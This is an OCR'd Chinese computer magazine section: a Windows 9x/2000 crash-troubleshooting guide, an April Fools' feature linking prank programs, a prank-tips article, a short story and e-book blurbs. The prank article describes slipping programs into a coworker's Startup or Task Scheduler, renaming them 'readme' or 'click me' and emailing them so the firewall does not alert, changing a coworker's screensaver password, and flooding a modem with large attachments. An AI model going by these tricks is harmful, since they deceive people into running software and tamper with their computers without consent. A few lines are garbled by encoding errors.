系统为什么会发生死机这种现象呢？可能朋友们也注意到，Windows 9x死机的概率特别高，所以有些朋友戏称它为“瘟95、瘟98”，相比而言 Windows NT 和 Windows 2000 就很少发生死机。这是为什么呢？这里，笔者分析一下死机出现的几种时间，这样可能更有助于判别死机产生的原因。

一、引起死机的原因

1.开机过程中即出现死机

在启动计算机时，只听到硬盘自检声而看不到屏幕显示，或干脆在开机自检时发出鸣叫声但计算机不工作，或在开机自检时出现错误提示等。

（1）硬件接触不良。值得注意的是，在开机过程中出现死机，有时并不是真正的死机，笔者将它称为“假死机”。请先检查计算机的各种连线，最好将内存、显卡、数据线等重新插拔一次。

（2）内存参数设置不当。内存设置参数有 CLS＝2 或 CLS＝3 两种，假如你的内存被设置为 CLS＝2 时，可能会由于内存本身的原因而无法稳定工作，可以恢复为 CLS＝3。

（3）硬盘存取模式设置不正确。特别值得注意的是，虽然现在硬盘已经发展到Ultra ATA/66/100的高外部数据传输率，但如果你的硬盘型号比较老，那么可能仅支持 Ultra ATA/33，甚至连它也不支持，那么就不要打开这些模式，以免出错。

（4）其他原因。当然这里主要还是硬件的原因，如电源功率不足、CPU、显卡、内存等有质量问题。

2.在启动操作系统过程中发生死机

屏幕显示计算机自检通过，但在装入操作系统时，光标一直停留在初始化状态，无法进入 Windows 9x。此时发生死机，首先请从 BIOS 中设置使用默认的出厂参数，然后考虑如下几种原因：

（1）系统文件损坏。Windows 9x 是一个极为脆弱的操作系统，特别是 VXD、DLL文件损坏时（损坏原因有很多种，后面笔者还会专门谈到这个问题），那么启动时由于计算机无法找到正确的执行文件，它就会一直搜索下去，看起来就像是死机了。

（2）Autoexec.bat 和 Config.sys 文件出错。假如这两个文件中的内容错误或者加载了不存在的驱动程序、应用程序名，而该驱动程序、应用程序在系统中又不存在时，计算机也可能会无休止地搜索下去。

（3）病毒的破坏。这也是原因之一，具体症状笔者就不多说了，总之请先用杀毒软件在DOS状态下检测一下。

3.应用程序运行过程中出现死机

计算机一直都运行良好，只在执行某些应用程序时出现死机的情况，这也是发生死机最多的情况。在应用程序运行过程中出现死机，发生的原因实在是太多了，笔者这里只分析最常见的几种可能。

（1）应用程序自身的原因。第一种可能是应用程序感染了病毒或者可执行文件被病毒破坏。第二种可能是程序设计不完善，也就是说有 Bug，这样执行过程中就会出现不定时的死机。第三种可能是与操作系统的兼容性有问题。

（2）操作系统不稳定。假如你使用的是Windows 9x，那么就不奇怪了，因为它是“瘟95、瘟98”。由于为了保持与 DOS 和 Windows 3.x 程序的兼容性，Windows 9X 从本质上仍然只是一个16/32位混合的操作系统，对内存具有 32 位寻址能力，可以发挥 80386 以上 CPU 所具有的保护模式功能，为每个应用程序提供独立的4GB地址空间。Windows 9X利用CPU的虚拟内存能力，把硬盘的一部分当作内存（硬盘交换文件）来使用，即通常所说的虚拟内存（如图 1 所示）。虽然我们的硬盘容量和物理内存越来越大，但还是经常会发生死机现象，究其原因是由于 Windows 9x 管理内存的方式引起的。




图 1

因为按照 Windows 管理虚拟内存的规定，能作虚拟内存的必须是硬盘上的剩余空间，而且这些被分为若干块的空间的连续长度还必须是512kB的整数倍，这样才能被用作虚拟内存。另外，CPU 在 RAM 存取数据的速度要远远快于 RAM 与硬盘交换数据的速度，这样就会发生应用程序存取当前不在 RAM 中而在交换文件中的数据的情况。当应用程序发现存取数据的地址或者将要跳转到的地址根本就没有分配 RAM 或是虚拟内存时（即出现页面无效），Windows 9X 就会显示“异常错误发生在 XXXXXXXX……”的提示信息，并提示用户中止程序运行，严重时就会导致死机。

（3）操作系统所在分区安装应用软件过多。有些朋友认为反正自己的硬盘容量很大（现在的硬盘

动辄就是30GB或40GB，因此安装各种软件、游戏时根本就不考虑，反正一古脑儿都往硬盘上塞），而大多数应用软件的默认安装路径都是在C:\Program Files下，时间一长，不仅会对系统的启动速度带来影响，而且这也是产生死机的罪魁祸首之一。

（4）删除文件不当。应用软件往往是请神容易送神难，即使提供了反安装程序，在注册表中也会留下一些痕迹，有些朋友就按照某些IT报刊上的文章手工清理，结果就会删除得不干净或反而删除了有用的文件（特别是一些DLL文件被其他应用程序所共享）。

4.退出操作系统时出现死机

也就是说在关机时出现死机，产生的最大原因是系统文件丢失或驱动程序错误，因为Windows 9x退出系统时并不像DOS那样直接关机，而是还要进行数据回写的操作。假如丢失了某个系统文件（如关机LOGO），驱动程序找不到某个设置，那么它就会一直工作下去，这也是一种死机。

二、死机处理实例

在这里，笔者搜集了计算机使用过程中常见的死机实例做一些分析，希望能对朋友们有所帮助。

1.为什么有时电脑需要多次启动才能成功？

假如以前电脑一直启动正常，那么基本上可以排除软件方面的原因，这里需要仔细看一看屏幕上的出错提示，一般情况下是由于电源引起的，可以先换一个电源试试。

2.为什么无法启动时，可能连BIOS都无法进入？此时CPU、硬盘都继续在工作。

这种情况笔者以前也遇到过，最大的可能是超频的原因，以致系统无法启动，而此时已经无法进入BIOS，需要将CMOS电池放电（将其中的有关设置清空），或者从主板上找到外频跳线，降频启动后，再从BIOS中更改回原来的设置。

3.运行一些较大的程序时，硬盘灯狂闪几分钟后即死机，为什么？

笔者在前面已经分析过，这主要是虚拟内存设置不当。默认情况下是由Windows来管理虚拟内存，假如系统本身内存比较小（即使物理内存容量较大，但设置不当同样会导致死机），你又同时运行多个大型应用程序的话，就极易产生死机，建议将虚拟内存设置得大一些。

4.启动时出现“Starting Windows 98”信息时，发生死机，为什么？

发生这种情况，请先重新启动一次试试看，假如仍然如此，那么可能是系统文件被破坏。用Windows 98启动盘启动系统，然后用“SYS C:“命令修复系统文件。

5.启动时提示说注册表损坏，重启动后仍然如此，如何解决呢？

一般情况下，只要将备份的注册表文件恢复过来就可以了。但此时由于无法进入Windows系统，因此只能从DOS下进行修复，请用软盘启动到纯DOS状态下，执行如下命令（这里假设Windows系统是安装在C盘）：

cd c:\windows

attrib -h -r -s system.dat

ren system.dat system.txt（改成其他扩展名也可，这里主要是进行备份）

atttib -h -r -s user.dat

ren user.dat user.txt

attrib -h -r -s system.1st

attrib -h -r -s user.1st

copy system.1st system.dat

copy user.1st user.dat

6.电脑在开机自检后，在屏幕上显示“No ROM Basic，System Halted”信息后死机，硬盘等也不再闪烁，为什么？

这个信息说明硬盘引导扇区被破坏或主引导区的最后两个字节“55AAH”被病毒改写，因此BIOS认为找不到硬盘，操作系统也就无法启动。解决方法是用软盘启动电脑后先杀毒，然后在DOS状态下，执行“FDISK/MBR”命令以恢复主引导信息。

7.程序启动后不运行

假如某天你启动了一个程序准备运行，系统却警告说“该程序执行了非法操作，即将关闭”，这可能是同时运行的程序太多了(也有可能是软件本身的Bug)，此时可以先关闭警告窗口，然后试着重新运行该程序。假如仍然如此，重启动后试试，一般就可以解决了。

8.应用软件运行中突然静止

我们经常会遇到这样的情况，当运行某个软件时，突然一切静止下来，但鼠标还可以正常操作，但却不能实现任何操作，可以说这也是一种死机。这说明系统资源严重不足，简单地关闭其他应用程序作用并不大，最好的方法是重新启动。

9.开机一段时间后发生死机

假如是开机一段时间后才开始出现死机现象，重新启动电脑后，死机的间隔时间却越来越短，基本上可以断定是由于显卡过热造成的，最主要的原因是显卡风扇上灰尘过多，请拆下检查。

10.System busy信息经常出现

我们经常会看到“System is busy”的警告字样，这是由于你同时运行了过多的应用软件而造成的，此时按下任意键，一般即可恢复正常。但有时等待很久也无法回到桌面，此时你只能重启动系统。

三、死机预防措施

上面谈了这么多产生死机的原因和处理实例，但这都是亡羊补牢，要是我们能事先预防就更好了。其实，出现死机无非一个是硬件方面的原因，另一个是软件方面的原因，其很大程度上取决于你是否养成正确的使用习惯。

因为计算机死机的原因很复杂，特别是当你使用Windows 9x作为操作系统时，一般情况下都是软件方面的原因（也就是说先软后硬）。笔者认为，首先要做的就是检查系统有无病毒，然后就是检查BIOS设置，恢复备份过的注册表，重新安装应用软件、驱动程序，最后就是重新安装Windows 9x，假如还不行的话，恐怕就要考虑用替换法检查硬件了。下面，笔者简单地谈一谈预防死机的措施。

1.硬件方面

（1）不要超频过度。有些朋友喜欢将CPU、显卡等超频到极限状态，以为这样就可以获得最大效能，其实适当超频并无不可，但超频过火可是系统死机的重要原因。

（2）更换硬件时一定要注意兼容性的问题。有些显卡与主板、声卡与主板之间会发生兼容性问题，建议尽量找名牌大厂的产品。另外就是注意特别是内存、显卡、数据线等一定要与主板接触良好。

（3）电源一定要质量好。现在的CPU、显卡、硬盘功耗越来越大，假如电源功率太小或电压不稳，极易发生死机或重启动。要是你使用AMD的CPU的话，那么就更应如此了。

（4）正确设置BIOS。BIOS中的设置大多是英文界面，假如你对某些设置项弄不清楚的话，最好先取缺省值。

（5）不要轻易升级BIOS。有些朋友经常升级主板、显卡的BIOS，姑且不说升级时极易失败而导致主板、显卡损坏，而且有时新版本的BIOS也会与你原来的硬件不兼容。

2.操作系统方面

（1）假如可能的话，尽量使用Windows NT、Windows 2000

等真正 32 位的操作系统，不仅可以堵住死机的源泉，而且还可以大大增加系统的安全性。

（2）使用 Ghost 备份系统。俗话说的好，总在泉边走，哪有不湿脚。假如你仍然使用 Windows 9x 内核的操作系统，那么用 Ghost 为系统备份是最好的方法。

（3）正确关机。对 Windows 系统而言，特别要注意正确关机，千万不要随手关闭电源，这样极易造成系统文件损坏或丢失，其后果是得不偿失的。

3.应用软件方面

（1）尽量不使用 D 版软件。不仅如此，对外来软盘或光盘也要先用杀毒软件检测后再使用，以免引毒入机。

（2）要注意保护共享文件。在安装应用软件或卸载时，经常会提示说“正在复制的文件比当前文件的版本还旧，是否覆盖？”或“此文件可能被其他应用软件所共享，是否删除”这样的信息，假如你没有什么把握的话，最好不要选择覆盖或直接删除。

（3）不要强行删除应用软件所在的文件夹。有些朋友喜欢直接将应用软件所在的文件夹直接删除，这样由于Windows\system目录下和注册表中仍保留了许多东西而得不到清理，时间一长，系统当然会变得不稳定而引起死机。

（4）少安装测试版本的软件。这是因为测试版本一般都存在或多或少的Bug，除非你是一位软件发烧友，否则还是等待正式版本出来后再说吧。其实即使使用了正式版本，也要及时升级或安装有关补丁，如著名的超级解霸就存在与IE5.5的兼容性问题，只有安装了所谓的十全大补丸才可以解决。

（5）不要同时运行太多程序。特别是在上网浏览时，假如你是用 IE 的话，那么还是不要一次打开太多的窗口，这样容易由于系统可用资源不足而导致死机。

4.保护系统避免死机

死机的问题比较复杂，即使高手也不敢保证说永远也不会发生死机。因此，对系统进行及时备份就显得尤为重要了。

（1）使用操作系统自身的备份功能。Windows 9x 本身就带有系统备份功能，朋友们可以试一试。Windows Me 中的系统还原功能更为实用一些，假如是 Windows2000 的话，我们可以选择“使用最后一次正确的配置”，这样可以解决很多问题。

（2）使用 WinRescue 98。WinRescue 98 可以备份 13 种不同的文件。包括注册表、系统引导文件、Config.sys、Autoexec.bat、Win.ini、System.ini、Dosstar.dat等系统配置文件，以及开始菜单、桌面、收藏夹和文档菜单等个人设置信息，并允许使用者添加任意文件、文件夹或一组文件到备份中。提供了五种恢复备份的方法，能够压缩并修复注册表，提供创建紧急启动盘的功能，在你的 Windows 无法启动时，可利用它在 DOS 下对系统进行恢复。

（3）使用 Norton CrashGuard 2000。赛门铁克的 Norton 系列确实名不虚传，CrashGuard 的工作原理是在“该程序执行了非法操作，即将被关闭”对话框出现之前及时拦截并发现导致死机的应用程序，为你争取尽可能多的时间保存数据。那么，我们应该如何让它忠实地保护你的数据呢？

CrashGuard 的主界面非常简洁，点击界面中的“Freeze Check（tm）”大按钮，会弹出如图 2 窗口，这里清清楚楚地列出了所在系统中正在运行的应用程序列表，选择其中需要关闭的程序，然后点击“FreezeCheck”按钮，就会出现如图 3 所示画面。这里你有 3 个选择：VitalSave：保存你的文件；AntiFreeze：让 CrashGuard 尝试着去重新运行该程序，一般来说这一招都会成功；Terminate：让 Windows 去处理该程序，此时如果你有文件正在工作状态下，那么所有未保存的改变都将丢失。

如图 4 所示，这里可以完成 CrashGuard 一些高级功能的设置。General 为常规设置，在这里你可以设置是否启用 CrashGuard




图 2



图 3

Assistant，和在程序死锁时按下 Alt+Ctrl+Del 时是否出现“Anti-Freeze”按钮的选择。SafeOriginal：安全设置，你可以在这里设置程序发生死锁时是否保留一份文件的副本（当然是在将修改结果写入文件前）；Advanced：高级设置，在这里可以选择程序死锁保护的类型，有 32-bit Crashes、16-bit Crashes、Blue-Screen Crashes 三种方式，建议全部选上以保万无一失。点击下面的“Gerate 32-bit Crashes”和“Gerate 16-bit Crashes”两个按钮还可以进行测试，从这些测试项目中可以看到 CrashGuard 强大的防死锁能力。

总的来说，Norton CrashGuard 2000 的功能确实相当强大，但它所占用的内存和系统资源也不少。

四、Windows 2000 下死机的处理

从理论上讲，纯 32 位的 Windows 2000 一般是不会发生死机的。但这仅仅是理论上的，实际操作过程中总会由于这样或那样的原因而发生死机故障(此时显示器屏幕将变为蓝色，然后出现STOP故障提示信息)，处理步骤如下：

1.首先请你从“任务管理器”中关闭所在应用程序（如图 5 所示）。

2.使用最新版本的杀毒软件检查系统中是否感染病毒。

3.从“开始 / 设置 / 控制面板 / 管理工具 / 事件查看器”中检查“系统日志”信息（如图 6 所示），以确定导致故障的设备或驱动程序。

4.假如无法进入 Windows 2000，可以在启动时按住 F8 进入“高级启动选项”，选择“最后一次正确的配置”来启动计算机，此时计算机的所有设置将被重置为最后一次成功启动时的配置。

5.假如这一招还不行的话，只能用Windows 2000的安装光盘进行修复了。

远离死机，实在是其乐无穷！



Í¼4



图 5



图 6

因为你快乐，所以我快乐

□江苏　戴健

每年4月1日，是西方的民间传统节日——愚人节。愚人节最典型的活动就是大家互相开玩笑，用假话捉弄对方。这几年在咱们国内也开始流行起过这个“洋节”，相信每年的愚人节你都会让同事朋友愚弄一番:P。在如今E时代里，愚人节当然也不能落后。今天俺就拉你去看看E时代的愚人节，一起开心一下:D。

愚人节图片Show：愚人节那天给你的朋友送张贺卡，祝他愚人节快乐，不失为件美事。

愚人节名画模仿秀——这里为你精心挑选了安迪·沃霍尔的《玛丽莲·梦露》、穆里罗的《女孩》和《保姆》、德加的《早浴》等许多名画让您一睹为快，不过记住要在愚人节那天去看哟，相信您一定会(图1)……

http://www6.163.com/news/p-content/0,1585,671,00.html

愚人节那天你是不是该给你的亲朋好友送张贺卡，如果你要送的话，俺可要强烈推荐这张“开个玩笑”贺卡哟(图2)。

http://cn.greetings.yahoo.com/cards/Ohmygoodness_com/_M_H__/index2_1.html

如果你觉得上面的贺卡还不够有趣的话，不妨来卡秀瞧瞧，这里有许多有趣的愚人节贺卡呀(图3、4)！

http://www12.kaxiu.com/subshow.php3?type=209&page=1

愚人节软件Down：愚人节，如果再有一些整人或搞笑的小东东，那就……嘿嘿！

Win-Error是一个用来和你的朋友，家人，工作伙伴开玩笑的小软件，它能够模仿 Windows95各种不同的错误，比如说最常见的蓝屏错误或是应用程序操作有问题，它还可以让你建立自己的错误信息，你可以发挥你的想象，制作出各种可怕的信息来。

http://202.103.25.203/jr/0401/winerr.zip

愚人节那天，有人想开克林顿的玩笑，到头来自己却成了实实在在的fool。到底是怎么回事呢(图5)？……

http://202.103.25.203/jr/0401/april1.exe

Crazy Mouse是一个免费的开玩笑的程序，它能够在用户点击任何东西时都使鼠标的指针发生不停的抖动，一个标准Windows对话框会显示出不同的错误信息，当然都不是真的。

http://202.103.25.203/jr/0401/crazymss.zip

让人感到气愤的事情莫过于在未经同意的情况下将用户的硬盘格式化了，虚拟格式化能够模仿格式化时的一举一动，看上去就像被真的格式化了一样。下载一个来瞧瞧(图6)……

http://202.103.25.203/jr/0401/fakefmt.zip

你会上厕所吗？你会问难道这也是一个问题吗？无孔不入的游戏作者果然是挖空心思(图7)。

http://202.103.25.203/jr/0401/wc.zip

干掉老板！？如果让你干掉你的老板，你选择什么方式呢？当然，这只是个玩笑(图8)。

http://202.103.25.203/jr/0401/boss.exe

愚人节文学Read：愚人节你被愚弄过么，被人愚弄的感觉如何？

愚人节的爱情——“最爱你的那个人，今晚将在花园的小亭子附近等你。”在图书馆里，打开托福单词课本，一张纸条飘了出来……

http://www.zhongshan.gd.cn/bookroom/zhuanji/xingyuling/021.htm

最后一个愚人节——愚人节那天，居然下雨了。寝室里的人都很安静。其间却又蕴含着一种莫名其妙的隐隐的躁动。我知道她们其实都把关注的焦点聚集到了我手中的这封情书上。

http://edu.xaonline.com/university/042.htm

祝大家愚人节快乐!!

(本专题为愚人节专题，所介绍内容及程序，均为轻松、开玩笑无恶意侵害之意。具体应用，请您酌情参考。)



图1



图2



图3

图4






图5



图6



图7



图8

愚人节“整”人绝招

□江苏　竹子

愚人节这天是不是考虑一下该给你的对手一个惩罚，让他们感受到被人愚弄的滋味？这里给你推荐的是笔者认为最好玩的恶作剧绝招。不过你大可放心，这些恶作剧不会对电脑造成任何损害，而只是让电脑的所有者感到一些难堪。至于那些与黑客或者病毒搭上关系的，这里不做任何介绍，如果你是为了获得这些资料的，建议还是取消看这篇文章的计划，因为这里面根本没有:D。还有，需要提醒一下，如果你的BOSS脾气不太好，建议别把这些恶作剧放到他的电脑里，否则，后果……

第一招——以假乱真

这个方法虽然搞起来有点困难，可是的确很过瘾，让你要整的对象做个丈二的和尚:)。

想办法支开你要整的对象，至少让他离开他的电脑桌五分钟以上，然后偷偷靠近他的电脑，再按照下面的步骤去做：

1.关掉所有工作中的Windows窗口。

2.抓下他们的桌面图片：按键盘上的Print Screen键。

3.把桌面上的所有图标都隐藏起来。

4.把刚才抓下来的图片制作成他的Windows桌面背景：打开画图程序，然后粘贴，再保存。保存好之后，在桌面上按鼠标右键，在快捷菜单里选择属性/背景，按“浏览”按钮，选择刚才保存好的文件，最后单击“确定”按钮即可。

5.再把Windows的任务栏隐藏起来就可以了。

然后躲到角落等着看好戏吧。

过一会儿，等你的死对头回到他的电脑桌前，就会发现按了半天却无法执行桌面上任何的图标，只要你挑的对象够笨，他一定以为自己的电脑死机了，然后他就会重新开机。除非他真的够聪明，否则如果没有技术人员的帮忙，他可能永远搞不清楚这个漂亮的诡计究竟是怎么一回事：D。

第二招——偷梁换柱

如果你的电脑包含两种操作系统，算你走运，以下这些恶作剧可以大大帮助你直捣仇家的致命要害。（注意：最好准备好一张软盘，或是干脆直接在你仇家的电脑上执行。）

不想再听到你的另一半夸赞微软的Windows有多好玩？给他们的操作系统来点BUG吧（http://zlfdx.163.net/websoft/winerr.zip）。

使用上面的东东之前你要参考下面的建议：

A:这是经常用的伎俩，就是把恶作剧放在他的“启动”项里。呵呵，让他一开机就来个大蓝屏，保证吓坏他！

B:可以把恶作剧设成“计划任务”，至于计划任务的属性，你可以设成空闲一分钟以后执行。

C:在别人不在的时候，偷偷执行这个恶作剧……

D:把恶作剧改个名字，比如“readme”“click me”之类的名字，然后给他发mail过去，他一看防火墙没有报警，自然就会……

第三招——无中生有

这是一个绝佳的伎俩。可以让你采取打游击的方式，对付那些经常困扰你，又令人讨厌的同事时使用。

在许多忙忙碌碌的办公室内，电脑的使用者通常都会设定他们的屏幕保护程序，需要输入密码才能继续使用，但这些利用各种方式辛苦设定的同事却不能理解更改密码其实是很简单的一件事。

只要潜入他们的电脑里，在桌面按鼠标右键，在快捷菜单里选择“属性”，再按“屏幕保护程序设置”，然后点击“密码保护”旁边的“更改”，输入一个不同的使用者名称，然后你就会在屏幕上看到要求你输入密码的系统提示，这样就完成了。

这个步骤很简单，不过如果你的下手对象搞不清楚他们正在做什么，就一定会找技术人员来解决他们的问题。所以选个坐在你附近的死对头下手吧，那么你就可以当面指出错误，同时加以嘲笑，以增强效果。

第四招——借刀杀人

这招之所以漂亮，就是漂亮在它够简单——而又不会让你遭到任何责难。如果有人要谴责你做错事，你只要佯装对技术一窍不通就行了！

这里告诉你怎么做：首先，选定下手的对象必须是用低速调制解调器连接上网的，然后用电子邮件附加一个超级大文件送他（她）。这种文件最好是声音，或影像资料，如MPEG、WAV和AVI格式为上选，且至少要占个几百K的空间。若你想一次送出好几个大文件也行，别忘了在信件主题的地方加上“超大文件”的字眼。

一旦对方打开信箱时，他会发现他动弹不得，等着传回你寄给他的超级文件。你可能无法在场看到那种爆笑场面，不过我们保证，他一定会骂死你的……

警告：如果你要在你的办公室里做的话，请小心点。你这种假装无知的行为可能会让整个网络当掉，技术部门的人可能会把你揪出来，你就得接受处分了。

（本专题为愚人节专题，所介绍内容及程序，均为轻松、开玩笑无恶意侵害之意。具体应用，请您酌情参考。）

一个愚人程序的诞生

□江苏　李安云

阿刚和阿欣是一对编程爱好者，俩人经常合作编写一些趣味小程序。最近，因愚人节将近，他俩便决定合作编写一个算命的小程序，让自己的胡说八道去欺骗那些迷信的愚夫愚妇。一想到自己的胡言乱语将会被那些信男善女们当作主宰自己人生命运的格言，他俩的心中便充满了恶作剧成功后的那种喜悦。

编写这样一个小程序对于阿刚和阿欣这样的编程高手来说纯粹是小菜一碟，虽说收集那些算命书上模棱两可的话花了一些时间，但也只用了一个星期就将这个程序搞定了。昨天晚上阿刚又花了一个晚上的时间将程序的界面进行了美化并添加了一些图片，今天一大早他就兴冲冲地带着刻好的光盘来找阿欣。

将算命程序安装好了之后，阿欣立即将公司里一帮哥们姐们的资料输入进去，从显示的结果来看，还真有那么点意思，每人总有那么几条说得似乎挺象的。阿欣看到公司的头不在，赶紧站起来高呼一声："大家快来算命呀，我刚做了一个算命的程序。"

听到阿欣的喊声，首先是公司里的一帮MM呼啦一下全围了上来，个个都要抢着先算。阿欣赶忙喊到："别急，别急！大伙一个个的来。"

当MM们将自己的资料输入以后，那屏幕上显示的貌美如花、心地善良、必能找到称心如意的白马王子之类的溢美马屁之词说得MM们心花怒放，纷纷称赞阿欣的程序做得好、算命算得真准。听MM们这么一说，那些本来在一旁观望的GG们也忍不住有点心痒，纷纷笑嘻嘻地前来看看自己的命运如何。见到此情此景，阿欣在一旁乐滋滋地说："今天是程序推广期间，免费的，以后谁要是再想算我可是要收费的。"

当大伙都轮流将自己的命算了一遍之后，公司里那个对阿欣有点意思的MM突然笑眯眯地对阿欣说："阿欣，我也要替你算算，我想看看你到底是不是一个花心大萝卜。"

阿欣的资料这个MM当然是烂熟于胸，她想都不用想就三下五除二地输入了进去。当她一按确定键，大伙正笑眯眯地等着看程序给阿欣算的命时，系统突然发出一声报警的尖叫，紧接着就是清屏，然后在一片天蓝色的屏幕上蹦出了一行红色的大字："你是傻瓜！"，紧接着下面又出现一行小号的说明文字："系统将在5秒钟后重新启动……"并开始显示计时。

系统重启后，众人皆谓阿欣机器已经染毒。阿欣赶忙开始杀毒，然而最新版的KV3000、金山毒霸、KILL、瑞星等诸般武器都没有查出任何毒状。再打开算命程序，输入诸人资料皆无异常，然一输入阿欣资料乃复发。

在众人的哄笑声中，折腾了半天的阿欣已是鬓角见汗，正无计中，忽然一抬头瞥见阿刚面露得色，心中一动，赶紧打开源程序……

数日后，阿欣依众人建议将程序中的条件判断句"姓名＝'阿欣'"改为算命次数计数器为十的整数倍后，将程序上载到网络中免费供网友下载。

e眼品文（四）

□北京　一凡

¡¶Àëõ¾¼ü：探究"微软帝国"与盖茨正面"交锋"》

本书仅限于下列人士阅读：那些最聪明的人，那些现在还不聪明但却正在聪明起来的人，

那些曾经聪明但现在已经聪明不起来的人，那些虽然不聪明但却管着聪明人的人

作者：博库编辑部

链接：http://www.bookoo.com.cn/ebooks/Common/BookPrev.asp?sid=17001

《Linux红帽旋风（书摘）》

Linux是世界增长幅度最快的操作系统，据IDC最新统计表明，在整个操作系统中Linux已经占到了28%的市场份额。而身在其中的 Red Hat Linux更以前所未有的速度增长，在市场中稳执牛耳，口碑载道，成为自由软件的代言人。

作者：罗伯特·杨 罗姆

链接：http://www.bookoo.com.cn/ebooks/Common/BookPrev.asp?sid=90094

《黑客：电脑时代的牛仔》

活跃在本书中的人物，包括警察、捣乱的电脑神童、律师、无政府主义者、技术人员、嬉皮士、高科技百万富翁、计算机安全专家、间谍、密探、罪犯，当然还有那个神秘的家伙——计算机黑客（hacker）。您将读到主要发生在80～90年代的电子边疆中的故事。这些故事真实地存在于计算机中和电话线上。一句话，存在于电脑化空间里。

作者：胡勇

链接：http://www.bookoo.com.cn/ebooks/Common/BookPrev.asp?sid=12512

《美国商业奇才（书摘）》

《美国商业奇才》一书介绍了十二位美国商业界较为成功人士的发展历程：Polo衫的发起人拉尔夫·劳伦；Nike鞋的创始人菲利普·耐特；做甜饼起家的黛比·菲尔兹；玩具界泰斗查尔斯·拉泽鲁斯；在时装界享有盛名的纽约服装设计师多娜·卡伦；以"经营美丽"为生并获殊荣的化妆服饰品富商玫琳凯·阿什、从神童走到微软之王的比尔·盖茨；为美国名牌汽车克莱斯勒带来好运气的李·雅科卡；创建沃尔－马特超市，在全美以至全世界日用品销售享有盛誉的山姆·沃尔顿；首创电视24小时连续播报世界新闻的CNN并收购了米高梅公司的泰德·特纳；迪斯尼董事长，把迪斯尼推向世界的迈克尔·艾森纳和美国著名服饰杂志《大都会》的主编海伦·歌莉·布朗。他们都出身平凡、却靠信念和毅力、创造和把握机会，为社会创造财富的同时实现了自我的价值。

链接：http://www.bookoo.com.cn/ebooks/Common/BookPrev.asp?sid=90085

《百万富翁的智慧（书摘）》

美国著名学者托马斯·斯坦利博士的《百万富翁的智慧》从人的角度，从人的基本素质、为人处世、学校教育、职业选择、家庭关系、生活方式以及经济活动方式等方面，探讨了百万富翁成功的基本因素，变纯粹的金钱游戏为生动的人的游戏，从而使经济活动更加贴近人的生活，更具可参与性。斯坦利博士会告诉你："如果你具备这些并加上其他一些要素，即使你现在还不富裕，你也会在将来成为富翁。"

作者：托马斯·斯坦利

链接：http://www.bookoo.com.cn/ebooks/Common/BookPrev.asp?sid=90054

《没有人知道你是一条狗》

随笔集。写的是平常的一点小事，诸如妻子、丈夫和情人，或化妆、按摩和内衣，或者旅游、广告与电视，都写得文笔轻松随意，贴近时尚，值得一读。阅读此书，可以帮助读者了解作者对新世纪的一些新事新物的观点与看法。

作者：陈彤

链接：http://www.bookoo.com.cn/ebooks/Common/BookPrev.asp?sid=14217

笑傲江湖　网络版

□北京　沉默之鼓

仪琳不料日思夜盼的网友，见面竟然是一网上著名色狼。这厮名叫“万网独行”田伯光，极善于在网上骗取漂亮美眉欢心，每次施展开来，套瓷肉麻，聊天邮件，照片电话，相约见面。田伯光见仪琳纯洁可爱，简直可以入选下届网姐，不禁色心大动，花言巧语之后，便开车将仪琳带到郊外，意欲下手非礼。

却听有人哈哈大笑三声。田伯光又惊又怕，四处望去，不见人影踪迹。只听夜幕之中，有人朗朗说话，将田伯光在网上肉麻犯酸之词一字一句的背诵而出，听得田伯光浑身冷汗涔涔，惭愧羞臊。仪琳听那人背得抑扬顿挫，铿锵有力，很是有趣，不禁扑哧乐出声来。

田伯光渐渐恍然，自己是遇到网上的黑客高手了，自然是一直在网上监视自己的行动，一路跟来故意给自己搅局。那人大笑不止，自称名叫令狐冲。田伯光甚不服气，叫嚣自己还有看家本事，约那人上网比试军棋大战之小兵单挑，输者就要拜仪琳为师，以后再也不到网上行走。

次日两人各自登录，开始比试军棋，大战十三回合，田伯光均是惨败而归，输得是心服口服。仪琳也登录而入，旁观令狐冲的棋路，看着他走棋痛快潇洒。向令狐冲要了oicq号码，边看下棋边与令狐冲聊天，这令狐冲净说些令姑娘家脸红心跳的坏话，实在是可爱又可气。

赢过田伯光，令狐冲问仪琳最近有什么好玩之事。仪琳说不妨去参加著名网虫刘正风的戒网大会，令狐冲连连说好。



仪琳如约赶到刘正风家，只见大大小小各地网虫群雄聚集，有“泰山网”的CEO天门道长，有“恒山网”的CEO定逸师太、“华山网”的CEO岳不群等等，自己搭眼向华山网那桌望去，却只见一帮青年才俊，高谈阔论，说笑聊天，却看不出哪个才是令狐冲。

不等刘正风戒网仪式开始，一个眉清目秀的少年蹦将出来，叫骂“青城网”的CEO余沧海还他“辟邪防火墙”的源代码。众人闻言皆为心动，这“辟邪防火墙”是新一代超级网络安全产品，在信息安全领域有着广泛的应用前景和市场价值，是最近投资商投资的热点。网上流传说是由福建的一个小网站“福威网”所研制开发，却不知道怎么落到“青城网”里去了。

这叫骂的少年名叫林平之，自己网站辛辛苦苦刚刚开发完“辟邪防火墙”，却在一个风黑月高之夜，被十数个黑客联合攻进系统，将源代码窃走，并把系统彻底搞得瘫痪。在网上追查良久，才知道是“青城网”勾结黑客组织“魔网”所为。

网络众人对“魔网”黑客早就深恶痛绝，鼓噪起来。几个嫉恶如仇的网虫按捺不住要找“青城网”的CEO余沧海理论，那余沧海在网上甚为嚣张，网下却很是面瓜，见势不好，就溜之乎也，跑得仓皇，经过仪琳身边，掉下一张光盘来。仪琳好奇，就拣起来仔细观瞧，只见光盘上印着几个字，嘴里不禁轻声读出：“辟邪防火墙”。

网民一听这五个字，大叫一声就上来抢夺。这“辟邪防火墙”的源代码极为值钱，谁拿到它，便可以再吸引一大批投资，这对众多网站来说实在宝贵之至。所以不少人一涌而上，恶狠狠向仪琳扑来。

眼见危急，人丛中飞身跃出一人，将仪琳一带，轻轻巧巧跳开，口中哈哈大笑。仪琳听声音熟悉，正是那个解救自己的令狐冲，不禁拿眼光仔细向令狐冲望去。只见一个狂放无羁的网络浪子，意定神闲地立在乱哄哄的人群之前，奔放潇洒，神采飞扬。

